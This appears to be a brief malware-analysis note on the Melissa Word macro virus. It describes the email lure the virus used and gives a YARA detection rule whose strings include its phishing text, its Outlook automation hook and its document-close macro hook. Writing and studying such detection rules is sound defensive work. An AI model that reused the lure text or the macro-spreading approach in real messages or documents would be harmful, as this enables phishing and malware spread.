
Works in both Word 2000 and Word 97

Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)."



YARA RULE:



```
rule MelissaMalware
{
    meta:
        Author = "Vigneswaran"
        Date = "18.09.2021"
        Description = "Sample rule written for Melissa Malware family"

    strings:
        $a = "Macros"
        $b = "Melissa"
        $c = "Outlook.Application"
        $d = "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game`s over. I`m outta here."
        $e = "Here is that document you asked for ... dont`t show anyone else;-)"
        $f = "Important Message From "
        $g = "WORD/Melissa written by Kwyjibo"
        $h = "Private Sub Document_Close()"
        $i = "profile"
        $j = "password"

    condition:
        6 of them
}
```



References:

1. <https://www.f-secure.com/v-descs/melissa.shtml>
2. <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus%3AW97M%2FMelissa.A>
3. <https://cyberhoot.com/cybrary/melissa-virus/>